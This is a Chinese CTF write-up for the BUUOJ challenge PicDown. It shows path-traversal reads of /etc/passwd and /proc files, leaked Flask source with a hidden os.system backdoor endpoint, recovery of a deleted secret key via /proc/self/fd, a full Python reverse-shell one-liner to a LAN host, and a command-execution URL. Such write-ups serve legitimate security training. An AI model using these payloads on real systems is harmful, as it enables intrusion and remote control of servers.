
[网鼎杯 2020 白虎组]PicDown


buuoj web

因为昨天做到了/proc/文件的利用，今天就顺带做一下别的题练练手



首先的url应该考虑ssrf，不过这道题并不是这样，考虑的include文件包含与泄露。输入../../etc/passwd经典用户泄露，使用昨天的学习利用姿势

首先`/proc/self/cmdline`看到泄露信息是在python2下的app.py，不过这个文件是没有目录包含的，在当前文件夹下



将得到的函数查看，又是昨天熟悉的flask

```
from flask import Flask, Response
from flask import render_template
from flask import request
import os
import urllib

app = Flask(__name__)

# 定义一个秘密文件路径
SECRET_FILE = "/tmp/secret.txt"
# 打开秘密文件并读取内容
f = open(SECRET_FILE)
# 将读取的内容作为密钥
SECRET_KEY = f.read().strip()
# 删除秘密文件
os.remove(SECRET_FILE)

# 定义根路径的路由
@app.route('/')
def index():
    # 返回名为search.html的模板
    return render_template('search.html')

# 定义/page路径的路由
@app.route('/page')
def page():
    # 获取URL参数
    url = request.args.get("url")
    try:
        # 检查URL是否以"file"开头
        if not url.lower().startswith("file"):
            # 打开URL并读取内容
            res = urllib.urlopen(url)
            value = res.read()
            # 创建响应对象，设置MIME类型为二进制流
            response = Response(value, mimetype='application/octet-stream')
            # 设置响应头，指定文件名为beautiful.jpg
            response.headers['Content-Disposition'] = 'attachment;
filename=beautiful.jpg'
            return response
        else:
            # 如果URL以"file"开头，返回HACK ERROR!
            value = "HACK ERROR!"
    except:
        # 捕获异常，返回SOMETHING WRONG!
        value = "SOMETHING WRONG!"
    # 返回名为search.html的模板，并传递res参数
    return render_template('search.html', res=value)

# 定义/no_one_know_the_manager路径的路由
@app.route('/no_one_know_the_manager')
def manager():
    # 获取key参数
    key = request.args.get("key")
    # 打印密钥
```


```
    print(SECRET_KEY)
    # 检查key是否等于密钥
    if key == SECRET_KEY:
        # 获取shell参数
        shell = request.args.get("shell")
        # 执行shell命令
        os.system(shell)
        res = "ok"
    else:
        res = "Wrong Key!"
    # 返回结果
    return res

# 如果是主程序，运行Flask应用
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
```

这里的函数很有意思


```
# 定义一个秘密文件路径
SECRET_FILE = "/tmp/secret.txt"
# 打开秘密文件并读取内容
f = open(SECRET_FILE)
# 将读取的内容作为密钥
SECRET_KEY = f.read().strip()
# 删除秘密文件
os.remove(SECRET_FILE)
```

这打开了密钥读取又关闭，昨天的学习中我们了解了，即使文件关闭了，在/proc/self/fd中依然会储存相关内容，我们可以直接去枚举获得

ps：这里能不能利用昨天的/mem/文件呢？可以尝试



枚举到3时候得到，这个密钥`/aMZjmTV4KInndF2tXxS68S2uTLUBZWLdIkPwn4is/8=`,不过这还没有结束，因为




这样传入得到结果只是一个ok，要利用只能通过反弹shell了

```
shell=python -c "import socket, subprocess, os;s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);s.connect(("192.168.213.129", 7777));os.dup2(s.fileno(), 0);os.dup2(s.fileno(), 1);os.dup2(s.fileno(), 2);p = subprocess.call(["/bin/sh", "-i"])"
```

有些坑，吃了饭回来靶机过期，，，key还不一样了，新key=cK+FGXFysqfYX+RHVaMGvxLBLvASkwQbzkDh8XmcJyY=

不是，这个key还能有问题啊，无语了，，，重开了三遍还是不行



下面的思路就是反弹shell，明天再打吧

/no_one_know_the_manager?key=/UX5iAYjZYEkcua+G6U7gswAZbEu8uAWXirlyT7h0Qk4=&shell=ls